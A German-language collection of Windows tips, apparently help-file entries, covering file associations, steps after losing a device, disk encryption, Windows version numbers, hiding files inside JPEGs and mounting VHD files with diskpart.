Wenn es stört, dass man im Explorer im Kontextmenü "Öffnen" sieht, aber nicht weiß, mit welcher Anwendung geöffnet wird, der ergänzt bzw ändert jeweils unter shell\open, shell\edit oder wie immer der Eintrag heißt, den <Standard>-Wert auf z.B. "MS Paint" für mspaint.exe, "Win Bild- u. Fax-Anzeige" für shimgvw.dll. Falls der Standardwert noch nicht existiert: im RegDom im rechten Bereich Rechtsklick, Add, Name leer lassen, nur OK, und im nächsten Dialog den gewünschten Text eingeben!

Details, wie über die Extension einer Datei Anwendungen zugeordnet werden, ist in der Zeitschrift c't Heft 2/2002, Seite 186ff beschrieben: Hajo Schulz: Verteile und herrsche, Windows-Dateitypen im Griff.

Wenn für einen Dateityp mehrere Anwendungen festgelegt sind, wird die Standard-Aktion, d.h. was beim Doppelklick auf eine Datei passiert, wie folgt festgelegt:

- 1a) Unter *Explorer, Extras, Ordneroptionen, Dateitypen* kann der Dateityp ausgewählt werden und dann über *Erweitert* die gewünschte Aktion selektiert und mit dem Button "Als Standard" eingestellt werden.
- 1b) Dies entspricht den Eintrag <Standard> unter *ProgId\shell* gegebenenfalls anzulegen und als Wert den Namen des Unterschlüssels der gewünschten Standard-Aktion einzutragen. Beispiel: Wenn unter HKEY_CLASSES_ROOT\regfile\shell{bmc edit.bmp} Edit eingetragen ist, dann wird beim Doppelklick auf eine *.reg-Datei der Notepad gestartet, statt dem unter open festgelegten "Zusammenführen".

Diese Einstellung wirkt jedoch nur bei Anwendungen, die beim ShellExecute-Befehl als Parameter lpOperation den Wert NULL verwenden. Da Microsoft in der Dokumentation zum ShellExecute-Befehl den Unterschied zum Wert "open" in diesem Parameter nicht erklärt, verwenden viele Programmierer, wie z.B. auch die von Outlook den Wert "open" und machen damit die oben genannte Default-Einstellung hinfällig: Outlook startet beim Doppelklick auf ein Attachment unabhängig von der oben erläuterten Default-Einstellung die unterm Verb "open" angegebene Applikation. Damit sieht die zweite Variante der Standard-Aktions-Einstellung so aus:

- 2) Falls unter *ProgId\shell* ein Key open vorhanden ist, muss dieser umbenannt werden, z. B. in open_xy. Jetzt kann der Eintrag, der zum Default werden soll, in open umbenannt werden!

Ab Win ? gibt es unter HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\{bmc tree.bmp} auch Einträge wie z.B.

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.BAT\UserChoice, die die sonstigen Einträge übertrumpfen können.

(<http://social.technet.microsoft.com/Forums/windows/en-US/fc2ca91d-5509-4c9b-92a5-5af19375e361/lost-bat-file-association?forum=w7itproggeneral{bmc earth16.bmp}>)

Siehe auch Öffnen mit ..., *.LNK-Dateien, lokales Menü für Datei im Explorer.

#\$K Verlorenes Gerät - Aktionen

Wenn ein Gerät (Smartphone, Tablet, etc.) verloren ging bzw. gestohlen wurde, dann sind gemäß PC-Welt Heft 1/2014, Seite 80 folgende Aktionen notwendig bzw. empfohlen:

- **eMail-Passwort ändern!** Mit Zugriff auf das bei eBay etc. hinterlegte eMail-Konto kann der Dieb bzw. Finder ansonsten sich neue Passwörter bei vielen Internet-Diensten zusenden lassen und auf Ihre Kosten einkaufen.
- **Passwort von Google (bei Android) oder Microsoft (bei Windows) ändern.** Der Zugriff z.B. auf das Adressbuch bei Google wirkt aber nicht sofort, falls das verlorene Gerät aktuell noch Verbindung hat.
- **Passwörter von Finanzdiensten** (Online-Banking, PayPal, Kreditkarte) ändern.
- Eventuell per SMS an das Gerät Kontakt-Infos an den Finder übermitteln.
- Falls **PINs** von Kreditkarte etc. auf dem Gerät waren: Karten sperren.
- **SIM-Karte** sperren
- **Polizei und Fundbüro**

Schon vorher sollte man Vorkehrungen treffen:

- Dem ehrlichen einfach ermöglichen, Kontakt zu Ihnen aufzunehmen.
 - Einen Aufkleber mit einer Telefonnummer oder eMail auf dem Gerät (natürlich nicht die Tel-Nr. vom Gerät selbst).
 - Das Gerät so konfigurieren, dass im Einschalt-/Sperrbildschirm entsprechende Info angezeigt wird. Vielleicht noch ein Hinweis auf einen Finderlohn.
- Lokalisierungsdienst für das Gerät verwenden. Falls das Gerät GPS und Mobilfunk hat, ist dies eine Option. Dann gibt es meist auch die Möglichkeit, das Gerät aus der Ferne zu sperren oder zu löschen. Nach dem Löschen ist aber meist auch die Lokalisierung nicht mehr möglich. Und bei einem ehrlichen Finder und fehlendem Backup sind dann möglicherweise auch wichtige Daten weg.

VerlorenesGerät

\$ Verlorenes Gerät - Aktionen

K VerlorenesGerät-Aktionen;Aktionen wenn Gerät verloren;Gestohlenes Gerät – Aktionen;Sicherheits-Aktionen bei verlorenem Gerät

#\$K **Verschlüsselung**

Zum Thema Festplatten- und Datei-Verschlüsselung gibt's in der c't Heft 7/2005, ab Seite 136 mehrere Artikel ([Softlink 0507136{bmc earth16.bmp}](#), [0507140{bmc earth16.bmp}](#), [0507142{bmc earth16.bmp}](#): EFS, [0507144{bmc earth16.bmp}](#): MAC und auch Linux. Da WinXP-Home das "Encrypted File System" EFS nicht enthält, bietet es sich an, hier z.B. TrueCrypt [0507148{bmc earth16.bmp}](#)) zu verwenden. Das kostenlose TrueCrypt 5 kann auch die gesamte Windows-Systempartition verschlüsseln und ist somit ein Konkurrent zu Microsoft BitLocker in Vista (c't Heft 8/2008, Seite 188f).

Alternative (PC-Welt Heft 5/2007, Seite 167): zu "Pro-Lite" umpatchen, den Gruppenrichtlinien-Editor nachinstallieren und aus der WinXP-SP2-CD mit

```
expand <pfad>\i386\cipher.ex_ %windir%\system32\cipher.exe
```

das Verschlüsselungsprogramm nachinstallieren.

Wie man verschlüsselte Dateien zwischen Windows, Linux und Mac via GnuPG oder OpenSSL austauschen kann, ist in der c't Heft 15/2005, Seite 201 (Softlink [0515201{bmc earth16.bmp}](#)) beschrieben.

Gemäß c't Heft 5/2006, Seite 198 besteht bei einem "Strong-Set" für jedes Schlüsselpaar in beiden Richtungen ein Vertrauenspfad über eine Signaturkette (oder direkte gegenseitige Signatur).

Wie man die Crypto-API von Windows verwendet, ist in der Zeitschrift Toolbox Heft 3/2006, Seite 52ff gezeigt.

Die Crypto-API und die .net-Framework-Klassen System.Security und System.Web.Security werden in der Zeitschrift Toolbox Heft 3/2006, Seite 52ff beschrieben. Einfacher zu verwenden ist wohl die "Data Protection API" DPAPI. Beschreibung siehe Toolbox Heft 1/2009, Seite 24ff

Die Verwendung der Bibliothek OpenSSL wird in der Zeitschrift Toolbox Heft 4/2006, Seite 44ff gezeigt.

Nachdem im Jahr 2006 Verfahren entwickelt wurden, um den Rechenaufwand zum Brechen von SHA-1-Schlüsseln deutlich zu senken, ist das Knacken nicht mehr rechenzeit-intensiv. Daher wird SHA-1 nur noch bis ca. zum Jahr 2010 als sicher eingestuft. (c't Heft 7/2007, Seite 204f). Mit SP3 soll auch WinXP dann SHA-2-tauglich werden, das als Ausweg vermutlich kommen wird.

In der c't Heft 3/2006, Seite 184 gibt's eine FAQ zu PGP und GPG.

IPsec (<http://de.wikipedia.org/wiki/IPsec{bmc earth16.bmp}>) arbeitet im Gegensatz zu SSL auf der Vermittlungsschicht 3 des OSI-Referenzmodells (siehe <http://de.wikipedia.org/wiki/OSI-Modell{bmc earth16.bmp}>). Zum Schlüsseltausch wird UDP mit Port 500 verwendet. Bei einem Masquerading-Firewall (=Firewall mit NAT) wird UDP-Port 4500 verwendet. Wegen mangelnder Standardisierung der Details funktioniert es hinter einem Firewall mit NAT oft nicht.

Das selbst ein USB-Stick mit Fingerabdruck-Sensor und Sicherheits-Zertifikat unsicher und leicht zu knacken sein kann, zeigt der Artikel in der c't Heft 16/2008, Seite 44: Der "Stealth MXP Stick" von MXI Security hatte ein bedenkliches Sicherheitsloch: Die nachträglich implementierte Funktion zur Erzwungung von immer wieder neuen Passwörtern hatte ein Loch gerissen, so dass der Schutz in wenigen Minuten per Software knackbar geworden ist. In anderen Fällen war der Schutz schon durch kleine Hardware-Änderungen im Stick knackbar gewesen.

Ein englisches Glossar zu vielen Begriffen gibt's auf der Seite

<http://www.microsoft.com/technet/security/guidance/cryptographyetc/cryptpki.mspx{bmc earth16.bmp}>.

In der c't Heft 6/2010, Seite 170f wird zur Dateiverschlüsselung ohne Adminrechte die Software SecurStick vorgestellt. Dabei werden nach Eingabe des Passworts die Dateien via WebDAV{bmc shortcut.bmp} bereitgestellt. Leider erst in der c't Heft 7/2010, Seite 12 der **sicherheitskritische** Fallstrick aufgedeckt: Kopien der Dateien WebDAV-Dateien bleiben unverschlüsselt lokal auf dem PC nach dem Abmelden zurück, die man ohne Adminrechte nicht einmal löschen kann!

Möchte man zu Dateiverschlüsselung von Windows nutzen und nicht immer über den Eigenschaften-Dialog und Erweitert gehen, dann kann man mit dem Registry-Eintrag HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced.EncryptionContextMenu{bmc edit.bmp} (DWord) mit dem Wert 1 das Ver- bzw. Entschlüsseln auch direkt im Kontextmenü haben. Vorausgesetzt man hat eine Windows-Variante, die Dateiverschlüsselung erlaubt. (c't Heft 19/2010, Seite 145)

Einen Artikel zu SED (Self Encrypting Devices, Festplatten und SSD) gibt es in der c't Heft 6/2012, Seite 174:

- Bei mit ATA-Passwort geschützten Laufwerken (ohne SED) liegen die Daten unverschlüsselt auf der Platte. Wird die Elektronik der Festplatte getauscht, hat man Zugriff auf die Daten. Verschlüsseltes Speichern lässt sich nicht so leicht umgehen.

Verschlüsselung

\$ Verschlüsselung

K Verschlüsselung (Festplatte, Dateien);EFS;OpenSSL;Crypto-API;SHA-1/2;USB-Stick mit Verschlüsselung;Data Protection API DPAPI;DPAPI (Data Protection API);eDrives (Festplatten mit Verschlüsselung);SED (Festplatten mit Verschlüsselung);Self-Encrypting Drives SED

- Software-Verschlüsselung außerhalb des Laufwerks (wie z.B. TrueCrypt) kostet Performance. Bei Festplatten und bei SSDs wird der Hauptprozessor belastet. Manche SSD-Kontroller komprimieren die Daten und erzielen so die angegebenen Schreib- und Leserate. Verschlüsselte Dateien lassen sich nicht komprimieren, d.h. kosten da zusätzlich Performance. Auch das Wear-Leveling verträgt sich schlecht mit Software-Verschlüsselung außerhalb des Laufwerks.
- Bei selfencrypting Drives (SED) verlässt der Media Encryption Key nie das Laufwerk. Die Verschlüsselung ist ab Werk aktiv. Bei einem Security-Erase wird der alte Media-Key verworfen und ein neuer generiert.
- Der vom Anwender frei wählbare "Authentication Key" AK dient zur Verschlüsselung des Media-Keys.
- Vielfach wird der AK mit dem ATA-Passwort-Befehl gesetzt und z.B. beim Booten eingegeben. In diesem Fall lässt sich "Wake-on_LAN" **nicht** mehr sinnvoll nutzen! Wiederaufwachen aus Standby oder Ruhezustand funktioniert hier nicht bei allen Mainboards an allen SATA-Ports. In Unternehmen ist das ATA-Passwort oft zu unflexibel, da z.B. kein weiteres Passwort für den Administrator (oder einen weiteren User) möglich ist/sind. Sowas ist in der Opal-Specification der Trusted Computer Group spezifiziert. TCG-Opal-SSDs sind aber noch selten. Die hier verwendete Pre-Boot-Authentifizierung kann mit dem Betriebssystem-Logon zu einem Single-Sign-On kombiniert sein und benutzt die garnicht die ATA-Security des BIOS.
- Die Pre-Boot-Authentifizierung kann auch den TPM-Chip (falls auf dem Mainboard vorhanden) einbeziehen. Dann kommt man durch Ausbauen der Festplatte nicht mehr an die Daten ran. Für sicherheitskritische Anwendungen gibt es Festplatten, die, sobald sie bemerken, dass sie nicht mehr am Original-Mainboard hängen, den Media-Key verwerfen. Auch andere Ereignisse können als Trigger für das Löschen definiert werden.
- Da beim Aufwachen aus dem Standby die Daten aus dem RAM kommen, deaktiviert Pre-Boot-Authentifizierungs-Software meist den Standby. Der Ruhezustand ist kein Problem.
- Bei USB-Festplatten und bei NAS-Systemen ist meist keine Eingabe eines ATA-Passworts möglich. Hier ist in der Regel Software-Verschlüsselung das Mittel der Wahl.
- Je höher die Sicherheit, umso wahrscheinlicher wird aber auch, dass man irgendwann (z.B. bei einem Mainboard-Hardware-Fehler, Firmware-Fehler der Platte, ...) nicht mehr an die Daten rankommt. Bei hoher Sicherheit der Daten auf dem mobilen Gerät sollte man den Datenbackup im Tresor nicht vergessen!
- Alle diese Sicherheitsmaßnahmen nutzen nichts, wenn der Datendieb Zugriff auf den laufenden Rechner erhält, z.B. in der Mittagspause, bei abgeschaltetem Firewall oder mit einem Trojaner. Die schützt nur bei Diebstahl des abgeschalteten Geräts.
- In der c't Heft 25/2016, Seite 172f wird insbesondere bei SED mit aktivierter Verschlüsselung davor gewarnt, das ATA-Passwort zu setzen oder zu Ändern **ohne** vorher ein Backup der Platte erstellt zu haben. Es kommt gelegentlich zu Kommunikationsfehlern zwischen dem BIOS (mit seinem User-Interface für das Passwort) und der Platte. In einem solchen Fall kommt man u.U. nie wieder an die Daten auf der Platte.

Gemäß c't Heft 13/2013, Seite 144 unterstützt Microsofts Bitlocker bei Windows 8 Self-Encrypting Drives, soweit diese TCG Opal 2.0 und IEEE1667 unterstützen. Microsoft nennt dies dann eDrives. In SEDs ist die Full-Disk-Encryption FDE mit AES unwiderruflich scharf geschaltet. Vorteile:

- Zum sicheren Löschen der Daten reicht es den Schlüssel zu löschen.
- Die Ver- und Entschlüsselung belastet nicht den Hauptprozessor, damit bessere Performance.
- Weniger angreifbar, da der Schlüssel und der Algorithmus nur in der Festplatte sind.
- SEDs nach dem Opal-Standard der TCG (Trusted Computer Group) funktionieren auch an Geräten, die im BIOS den ATA-Security-Mechanismus nicht unterstützen. Eine pre-Boot-Authentifizierungssoftware ermöglicht dies und kann im Gegensatz zur ATA-Security auch mehrere Nutzer verwalten.
- Manche SSD-Controller versuchen die Daten zu komprimieren. Nach der Verschlüsselung im Betriebssystem ist aber kaum noch eine Komprimierung möglich. Mit SEDs kann zuerst komprimiert und dann erst verschlüsselt werden.
- Bei einer Full-Disk-Encryption auf Betriebssystemseite erscheint für einen SSD-Controller die Festplatte als voll belegt. Diverse übliche Optimierungs-Algorithmen der SSDs funktionieren da nicht mehr.

Voraussetzung ist ein UEFI 2.3.1 (mit dem EFI_STORAGE_SECURITY_COMMAND_PROTOCOL verfügbar), ein im UEFI-Modus bootendes System und deaktivierter BIOS-Legacy-Modus. Gemäß c't Heft 2/2015, Seite 90ff muss Secure-Boot nicht aktiviert sein. Bitlocker funktioniert nicht auf RAID-Systemen oder Systemen mit Storage Spaces von Windows. Die Rapid-Storage-Treiber von Intel machen Probleme und sollten auf so einem System nicht installiert sein. Von Sandisk gibt es Software (für 40 \$), die SEDs ab Vista erlauben. Von Sandisk und Intel gibt es Software, um die Drives dieser Hersteller (unter Datenverlust) auch wieder ohne Verschlüsselung nutzen zu können. Bei Drives anderer Hersteller gibt es kein Zurück.

Siehe auch [AES](#), [eMail-Verschlüsselung](#), [Prüfsumme](#), [Verstecken von Daten](#), [BoxCryptor](#), [TrueCrypt](#), [Secure Socket Layer SSL](#), [Transport Layer Security TLS](#).

##K **Version von Windows und Update-Info**

Das Programm WinVer.EXE{bmc shortcut.bmp} liefert nicht viel Information. Etwas Undurchsichtig ist insbesondere bei Win 10 die Zuordnung zwischen "Version" und "Build". Z.B. "Version 1511 (Build 10586.0)". Intern laufen die Versionen unter folgenden Nummern

Version	Major Version	Minor Version	Release (YearMonth)	Build
Win95	4	0		950, 950a, 950b, 950c
Win98	4	10		1998
WinME	4	90		3000?
Win NT3.51	3	51		
Win NT4	4	0		
Win 2000	5	0		
Win XP	5	1		
Win Server 2003, HomeServer	5	2		3790
Win Vista, SP2	6	0		6000, 6002
Win Server 2008, R2	6	0		6001, 6002
Win 7, SP1	6	1		7600, 7601
Win Server 2012, Win8	6	2		9200
Win 8.1	6	2		9200.16384
Win Server 2012 R2	6	3		9600
Win 10: Siehe https://en.wikipedia.org/wiki/Windows_10_version_history {bmc earth16.bmp}				
Win 10 PreReleases	6	4	1507	9841 ... 9879
Win 10	10	0		9926 ... 10240.17071
Win 10 (Threshold 2)	10	0	1511	10525 ... 10586.0 ... 10586.589
Win 10 Year 2016	10	0	1604...	
Win10 Aniv. (Redstone 1)	10	0	1607, 1609	11082 ...14393 ... 14393.222

Das 950a bei Win95 entspricht Service Pack 1 oder ServiceRelease 1. Service Release 2, die Version 950b wird nur in Verbindung mit neuen Geräten ausgeliefert und enthält das FAT32-Dateisystem. Dazu gehört dann die DOS-Version 7.10 statt der Version 7.0. Ab ServiceRelease 2.1 ist USB-Support enthalten. Das SR2.1 ist an der Version 4.03.1212 der Datei *windir\System\Vmm32\Ntkern.vxd* zu erkennen. 950c entspricht dem SR2.5 mit installiertem USB-Support, ansonsten zeigt SR2.5 auch 950b.

Win98 läuft als 4.10.1998 bzw als 4.10.0.1998, aktualisierte Systemdateien haben Versionsnummern wie z.B. 4.10.0.2019 oder 4.71.0.1016.

In der Registry finden sich die Versionsangaben unter HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion{bmc tree.bmp}. Hier findet man "CurrentMajorVersionNumber" (z.B. 0x0000000a für Win10), "CurrentMinorVersionNummber" (0x00000000), ReleaseID (z.B. 1511, also = "Version"), CurrentBuildNumber (z.B. 10586). WinVer.exe wertet zusätzlich auch OEM-Info aus.

Bei Win98 und ?? stellte das Update-Informationsprogramm QFECHECK.EXE{bmc shortcut.bmp} stellt die Informationen zum System-Update übersichtlich dar. Zum Beispiel werden zu W98.SP1 die beiden Updated gemäß Knowledgebase Q168115 und Q238453 aufgelistet. Die angezeigten Infos stammen aus HKLM\Software\Microsoft\Windows\CurrentVersion\Setup\Updates{bmc tree.bmp}. Einzelne Komponenten (DLLs) haben die Nummern 951, 952, ... wenn sie nachträglich upgedatet wurden. Auf der WinXP- (und Win2000?-) CD findet sich unter \SUPPORT\TOOLS\SUPPORT.CAB das Programm netdiag.exe, das unter anderem auch die installierten Hotfixes auflistet.

Bei WinXP finden sich installierte Patches unter HKLM\SOFTWARE\Microsoft\Updates{bmc tree.bmp}. Manche auch in der Systemsteuerung, Software{bmc shortcut.bmp}.

Bei WinXP kann rechts unten auf dem Desktop z.B. "Windows XP Home Edition Build 2600" eingeblendet werden, indem HKCU\Control Panel\Desktop, PaintDesktopVersion{bmc edit.bmp} als Reg_SZ angelegt und auf "1" gesetzt wird (nach Neustart wirksam).

VersionWindows

\$ Version von Windows

K UpdateVersion von Systemdateien;Systemdateien Update-Info; QfeCheck.EXE; Version von Windows/Systemdateien;HotFixes (Win-Version); Patch Win-System (Version);Windows-Version (als #define);Version von Windows;define für Windows-Versionen;Starter (Windows-Version);Home (Windows-Version);Professional (Windows-Version); Ultimate (Windows-Version);Enterprise (Windows-Version)

Zur Anzeige von Datei-Versions-Informationen gibt es auf der WinXP- (und Win2000-) CD unter K:\SUPPORT\TOOLS\SUPPORT.CAB das Kommandozeilen-Programm filever.exe und das "Visual File Info"-Programm vfi.exe.

Als #define für C++ etc wird folgendes verwendet:

	WinNT3.1	3.10.525
	WinNT3.5	3.50.807/3.5.807
	WinNT3.51	3.51.1057
	Win95 SR1 (95A)	4.00.950 A
	Win95 SR2 (95B)	4.00.1111 B
	WinNT4.00	4.00.1381
	Win95 SR2.1	4.03.1212-1214 B
	Win95 SR2.5 C	4.001214 C
0x0410	Win98	4.10.1998
	Win98 SE	4.10.2222 A
	WinME	4.90.3000
0x0500	Win2000	5.00.2195
0x0510	WinXP	5.1.2600
	WinXP SP1	5.1.2600.1105-1106
	WinXP SP2	5.1.2600.2180
	WinXP SP3	5.1.2600
	Server 2003 / HomeServer	5.2.3790
	Server 2003 SP1	5.2.3790.1180
	Server 2003 ??	5.2.3790.1218
0x0600	Vista	6.0.6000
	Server 2008	6.0.6001
	Vista SP2	6.0.6002
	Server 2008 R2	6.1.7600.16385
	Windows 7 SP1	6.1.7601
	HomeServer 2011	6.1.8400
	Win 8 / Server 2012	6.2.9200
	Windows Phone 8	6.2.10211
	Win 8.1 / Server 2012 R2	6.3
	Win RT 8.1	6.3.9431/6.3.9600
	Win 10	10.0.

(Siehe https://en.wikipedia.org/wiki/Windows_10_version_history{bmc earth16.bmp}). Und https://buildfeed.net/lab/th2_release/{bmc earth16.bmp}.

Die Build+Patch-Nummer (wie z.B. 10586.420) findet man in der Registry unter HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion_BuildLabEx{bmc edit.bmp}. Bei Microsoft ist bzgl. Win10-Versionen die Seite <https://support.microsoft.com/en-us/help/12387/windows-10-update-history>{bmc earth16.bmp} hoffentlich hilfreich.

Delphi-Komponenten häufig folgendes:

WinVer41 Win98
WinVer5 Win2000

Siehe auch [Delphi-Version als #define](#){bmc shortcut.bmp}

Unter Windows 7 lässt die Version, Variante (Ultimate, Retail oder OEM) und Aktivierungsstatus mittels des Kommandos [slmgr.vbs -dli](#) {bmc shortcut.bmp} nach ein paar Sekunden Wartezeit (zur Abarbeitung des 111kB (!!)) großen Scripts) anzeigen (Tipp 13 aus <http://jens-schaller.de/month/2008/02>{bmc earth16.bmp})

Daneben gibt's die Versionen oder Varianten:

• **Starter:**

fast kostenlos an Hersteller abgegebene, eingeschränkte Version, um bei Netbooks Linux zu verdrängen

- ohne Aero-Oberfläche, Hintergrundbild nicht änderbar
 - Sensoren (z.B. GPS-Empfänger) werden nicht unterstützt (c't Heft 10/2010, Seite 12)
- Gemäß PC-Welt Heft 4/2010, Seite 82ff folgende Einschränkungen:

- Kein Benutzerwechsel ohne abmelden
- Nur Beitritt zu Homegroup, kein Erstellen einer Homegroup
- Keine Internet-Verbindungsfreigabe, kein FTP-Server
- Multimonitor-Unterstützung ist aufs Duplizieren beschränkt
- Kein Media-Center, kein Multimedia-Streaming im MediaPlayer
- Keine DVD-Video-Wiedergabe, kein DVD-Maker

Da der Code identisch ist, läuft auch eine "bessere" Version auf den Netbooks genauso gut, wenn ressourcenfressende Optionen wie die Transparenz von Aero abgeschaltet werden.

- Home Basic bzw. Home Premium
 - Kein Domänen-Beitritt
- Professional / Business
- Ultimate
- Enterprise (für größere Unternehmen, keine Einzellizenzen)

Gemäß c't Heft 6/2014, Seite 116f besehen beim Update/Upgrade auf eine neue Version unter Mitnahme der installierten Software (also ohne komplette Neuinstallation) folgende Einschränkungen:

- Immer nur zur nächsten Hauptversion, nicht zur übernächsten. Also z.B. von XP nur auf Vista, nicht direkt auf Win7
- Nicht von 32 auf 64 Bit! Dieser Umstieg geht immer nur mit Neuinstallation.
- Nicht von einer N-Version (ohne MediaPlayer) auf eine Version mit MediaPlayer.
- Nur von Vista Business kann man auf Win7-Professional upgraden. Win7Prof lässt sich nicht über ein Vista-Home installieren. Win7-Ultimate lässt sich über alle Vista-Versionen drüber installieren.

Wird eine ehemalige OEM-Version gebraucht einzeln verkauft, funktioniert der Update auf eine neuere Version nicht immer. Zum Update von XP auf Win8 braucht man also vorübergehend eine Vista- und eine Win7-Lizenz. Die Aktivierung kann man aber überspringen. Falls XP noch auf dem FAT-Dateisystem installiert ist, muss dieses mittels `convert c: /fs:ntfs` zunächst in NTFS konvertiert werden. Ausreichend Speicherplatz auf der Systempartition ist natürlich auch eine Voraussetzung für das Update. Den Virenschanner sollte man vorher deinstallieren. Zum Update nicht vom Medium mit neuerem System booten sondern aus dem laufenden alten System heraus die `setup.exe` auf dem Medium starten. Bei der Frage, ob die neusten Updates aus dem Internet geladen werden sollen, besser **nein** angeben und dies erst später machen! Fremde *.cpl-Dateien (Add-Ins für die Systemsteuerung) im Windows-Systemverzeichnis können unter Umständen das Öffnen der Systemsteuerung verhindern.

Bei Win10 lässt sich die Build-Nummer (z.B. "Windows 10 Pro Build 10586") rechts unten am Desktop anzeigen: HKCU\Control Panel\Desktop.PaintdesktopVersion{bmc edit.bmp} (DWORD) auf 1 setzen.

Siehe auch System-Information, DLL-Versionen, DirectX, Windows-Update-Funktion (Win2000/XP), System-Wiederherstellung, System-Dateischutz.

#\$K **Verstecken von Daten**

Das Verstecken von Daten ist neben bzw. zusätzlich zur Verschlüsselung eine Schutzmethode. Dabei gibt es verschiedene Möglichkeiten:

- Hidden-Attribut bei Dateien: Schwacher Schutz z.B. für Dateien, die normalerweise nicht direkt zugegriffen werden sollen.
- Alternate Data Stream: Zum Beispiel vom NTFS-Dateisystem unterstützt und von Microsoft z.B. verwendet um aus dem Internet geladene Dateien zu kennzeichnen für eine Benutzerwarnung beim Öffnen.
- Gemäß PC-Welt Heft 1/2008, Seite 189 kann WinRAR auch Dateien problemlos öffnen, die durch `copy /b BildDatei + RarDatei NeueBildDatei` entstanden sind und wie eine reine Bilddateien (z.B. *.png) aussieht und sich auch dementsprechend in fast allen Bild-Tools öffnen lassen. Auf diese Weise kann die RAR-Datei (zusätzlich zur vorausgehenden Verschlüsselung der Daten darin) noch gut versteckt werden.
- Gemäß PC-Welt Heft 1/2014, Seite 112 lassen sich JPEG-Dateien auch einfach zum Verstecken von Daten verwenden. Insbesondere ZIP-Dateien lassen sich mit 7-Zip auch wieder einfach daraus extrahieren.
Verstecken: Per copy-Befehl die Zip-Datei hinten anhängen, z.B.
`copy /B bild.jpg + /b daten.zip neu.jpg`
Extrahieren: So wie beschrieben mittels umbenennen von *.jpg in *.zip oder in 7-Zip die *.jpg-Datei öffnen, funktioniert es nicht! Und die Freeware „Free File Camouflage“ installiert selbst wenn man bei der Installation die Adware mit „Skip“ und „decline“ abwählt immer noch Adware!
- TrueCrypt enthält die Möglichkeit, zusätzlich zu den offensichtlich vorhandenen verschlüsselten Dateien auch noch in einem versteckten Container zusätzliche versteckte und natürlich auch verschlüsselte Daten zu haben (Plausibly Deniability).

Siehe auch Verschlüsselung., Alternate Data Stream.

Verstecken

\$ Verstecken von Daten

K Verstecken von Daten; Daten verstecken; JPEG Datei als Daten-Versteck

##\$K VHD Virtual Hard Disk

VHD ist ein Dateiformat, welches bei Microsoft definiert hat und verwendet.

- Es wird in Backup-Programmen beim Backup ganzer Partitionen verwendet. Alternativ kann hierzu Sysinternals Disk2vhd kann auch verwendet werden.
- Seit Einführung von Windows 7 über die Datenträger-Verwaltung{bmc shortcut.bmp} (oder Kommandozeile) als normales Laufwerk eingebunden werden kann
- Von Microsofts "Virtual PC" neben zwei kleineren XML-Dateien für die virtuelle Maschine verwendet wird. Auch der VMware-Player/Workstation kann so eine VHD-Datei verwenden. Siehe Virtueller PC.

Mittels

```
diskpart
select vdisk file= d:\w8test.vhd
attach vdisk
exit
```

kann man so eine VHD-Datei so wie ein normales Laufwerk nutzen. Ein entsprechendes Script (= Batch-Datei), um eine VHD-Datei drauf fallen zu lassen (oder es im Kontextmenü bei Send-To einzutragen) um sie einzubinden gibt es unter

<http://www.howtogeek.com/51174/mount-and-unmount-a-vhd-file-in-windows-explorer-via-a-right-click/{bmc earth16.bmp}>.

Wie man eine VHD-Datei anlegt und Win7 direkt von der DVD dahinein installiert, ist in der PC-Welt Heft 4/2010, Seite 76ff beschrieben. Zu beachten ist allerdings, dass sich bis Home-Premium nach dem Start eine Lizenz-Fehlermeldung kommt, man also mindestens Ultimate benötigt. Der wesentliche Kniff ist:

- Wenn beim Booten von der Win7-DVD der Dialog "Windows installieren" kommt, mittels Shift + F10 eine Kommandozeile zu öffnen und mittels

```
diskpart
select vdisk file=<vhd-datei>
attach vdisk
exit
```

die VHD einzuhängen.

Danach mit Alt + Tab zurück zum Dialog und benutzerdefiniert installieren. Im Bootmenü ist das neue System dann oben und via bcdedit etc. umzubenennen und das alte System wieder zum Default zu machen. Ansonsten sehr ähnlich zur Beschreibung unten von der c't mit dem Backup.

Tipps zur Verwendung so einer VHD-Backupdatei als lauffähiges System direkt aus der VHD-Datei gibt's in der c't Heft 3/2010, Seite 86ff:

- Auch wenn die VHD-Datei zunächst relativ klein ist, so muss zum Ausführen mindestens so viel freier Platz sein, wie die gesicherte Partition hatte. Ein Ausführen innerhalb der originalen Partition ist also ausgeschlossen. Ausnahme: Sollte viel freier Platz sein und könnte es mittels VhdResize (siehe unten) gelingen, die expandierte VHD-Datei soweit zu verkleinern, dass es doch geht.
- Bei Home und Professional beschwert sich Windows nach dem Booten aus der VHD, dass dies lizenzrechtlich nicht zugelassen ist. Diese reichen **nicht** aus! Nur bei Ultimate und Enterprise funktioniert es.
- Via "Sichern und Wiederherstellen", "Systemabbild" werden u. U. zwangsweise zwei VHD-Dateien erstellt: neben der ausgewählten Partition u.U. auch noch die 100MByte-Partition, die Windows 7 bei der Installation zusätzlich angelegt. Diese zweite VHD-Datei wird nicht benötigt.
- Die benötigte VHD-Datei liegt auf dem gewählten Ziellaufwerk unter WindowsImageBackup\Backup<Datum>\. Die zusätzlich hier liegenden XML-Dateien werden zur Nutzung als Virtual Harddisk nicht benötigt. Es empfiehlt sich, die etliche GByte große VHD-Datei mit kurzem Namen weit oben im Verzeichnisbaum abzulegen, z.B. als d:\w7.vhd.

Da die Partition, die die VHD-Imagedatei enthält, beim Booten als erstes Laufwerk mit dem Buchstaben c: angebunden wird, kann das Windows in der VHD-Datei nicht auch auf c: laufen. Ab Windows 7 reicht es aber, in der Registry des Systems in der VHD-Datei ein Key zu löschen, damit Windows 7 klarkommt:

- In der Computerverwaltung, Datenträgerverwaltung, nachdem die Laufwerke gefunden wurden, über "Aktion", "Virtuelle Festplatte anfügen" die Dateien in dem VHD-Image als Laufwerk zugänglich machen.
- Im Regedit jetzt HKLM markieren, damit "Struktur laden" aktiv ist. Aus dem Image die Datei \Windows\System32\Config\System. (ohne Extension) laden, z.B. als "VHD".
- In dieser hinzugeladenen Struktur HKLM\VHD\MountedDevices löschen. Oder alternativ durch Umbenennen der vorhandenen Einträge \DosDevices\X: gezielt die Laufwerksbuchstaben zuordnen. Danach durch richtiges Entladen der Struktur ("entfernen") die Änderungen auch in die Datei zurückschreiben.

Jetzt kommt das Eintragen der VHD-Image-Datei in den Bootmanager und ausprobieren, ob es geht:

VHD

\$ VHD Virtual Hard Disk

